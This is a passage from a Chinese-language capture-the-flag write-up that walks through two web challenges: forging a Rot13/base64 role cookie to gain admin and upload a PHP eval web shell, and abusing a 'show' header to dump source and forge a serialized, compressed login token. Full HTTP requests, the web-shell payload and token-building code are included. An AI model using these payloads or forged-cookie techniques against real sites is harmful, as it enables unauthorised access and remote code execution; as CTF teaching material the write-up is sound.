Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: role=Zjo1OiJ0aHJmZyI7
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

猜测是base64编码，拿去解码得



```
f:5:"thrfg";
```

是Rot13，运行脚本解码得到guest，尝试将guest换成admin用脚本进行Rot13加密得到Zjo1OiJucXp2YSI7，再重新放入cookie中



```
GET / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: role=Zjo1OiJucXp2YSI7
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
HTTP/1.1 200 OK
Date: Mon, 03 Sep 2018 13:20:17 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 210
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
   <title></title>
</head>
<body>
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->Hello admin, now you can upload something you are easy to forget.</body>
</html>
```


可以看到已经成功登陆并且说可以上传，旁边有一条注释

```
<!-- $filename = $_POST['filename']; $data = $_POST['data']; -->
```

所以将请求包改成POST形式，然后输入

```
filename=2.php&data[]=<?php eval($_POST['a']);?>
```

再次提交



```
POST / HTTP/1.1
Host: 106.75.72.168:2222
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Cookie: role=Zjo1OiJucXp2YSI7
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 48

filename=2.php&data[]=<?php eval($_POST['a']);?>
```


```
HTTP/1.1 200 OK
Date: Mon, 03 Sep 2018 13:31:34 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Vary: Accept-Encoding
Content-Length: 144
Connection: close
Content-Type: text/html

<!DOCTYPE html>
<html>
<head>
  <title></title>
</head>
<body>
your file is in ./uploads/a9908e0e8fe8a7191b908b8191de016e2.php</body>
</html>
```

找到路径，输入进去看看就可以得到flag。

（6）Login

==hint：加油，我看好你==


点开链接，是一个登录界面



Username:


Password:

做web题习惯性的点开页面源代码看，发现一行注释，虽然在页面下面




```
        </form>
        <h4 style="color:red">error!!</h4>    </div>
</body>
</html>








<!--  test1 test1  -->
```

猜测是账号密码，输入登录发现成功登录，然而登录了并没有什么东西，抓包看看



Name	Value
HTTP/1.1	200 OK
Server	nginx/1.10.2
Date	Tue, 04 Sep 2018 02:31:24 GMT
Content-Type	text/html;charset=utf-8
Content-Length	69
Connection	close
X-Powered-By	PHP/5.5.9-1ubuntu4.19
Expires	Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control	no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma	no-cache
show	0
Vary	Accept-Encoding

发现member.php这页刷新返回包中有一个show参数，猜测可以show source，所以改包，加上一个show参数并设为1



```
GET /member.php HTTP/1.1
Host: 7c782249e2ef4951a860039162f61669683374d25a3440dc.game.ichunqiu.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
show:1
Referer: http://7c782249e2ef4951a860039162f61669683374d25a3440dc.game.ichunqiu.com/index.php?error=1
Cookie: PHPSESSID=eui2fq3nc1i7v4hmhir0pdddu7
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

```
Pragma: no-cache
Vary: Accept-Encoding

<head>
<meta charset="utf-8" />
</head>
<!-- <?php
    include 'common.php';
    $requset = array_merge($_GET, $_POST, $_SESSION, $_COOKIE);
    class db
    {
        public $where;
        function __wakeup()
        {
            if(!empty($this->where))
            {
                $this->select($this->where);
            }
        }

        function select($where)
        {
            $sql = mysql_query('select * from user where '.$where);
            return @mysql_fetch_array($sql);
```


发现真的出现了源码

```
    if(isset($requset['token']))
        {
            $login = unserialize(gzuncompress(base64_decode($requset['token'])));
            $db = new db();
            $row = $db->select('user=\''.mysql_real_escape_string($login['user']).'\'');
            if($login['user'] === 'ichunqiu')
            {
                echo $flag;
            }else if($row['pass'] !== $login['pass']){
                echo 'unserialize injection!!';
            }else{
                echo "(╯ ‵ □′)╯ ︵┴┴ ";
            }
```

重要的就是这段,编写代码

```
    <?php
    $a=array('user'=>'ichunqiu');
    $a=base64_encode(gzcompress(serialize($a)));
    echo $a
    ?>
```

运行得到token



```
eJxLtDK0qi62MrFSKi1OLVKyLraysFLKTM4ozSvMLFWyrgUAo4oKXA==
```

然后放到cookie中提交就可以得到flag。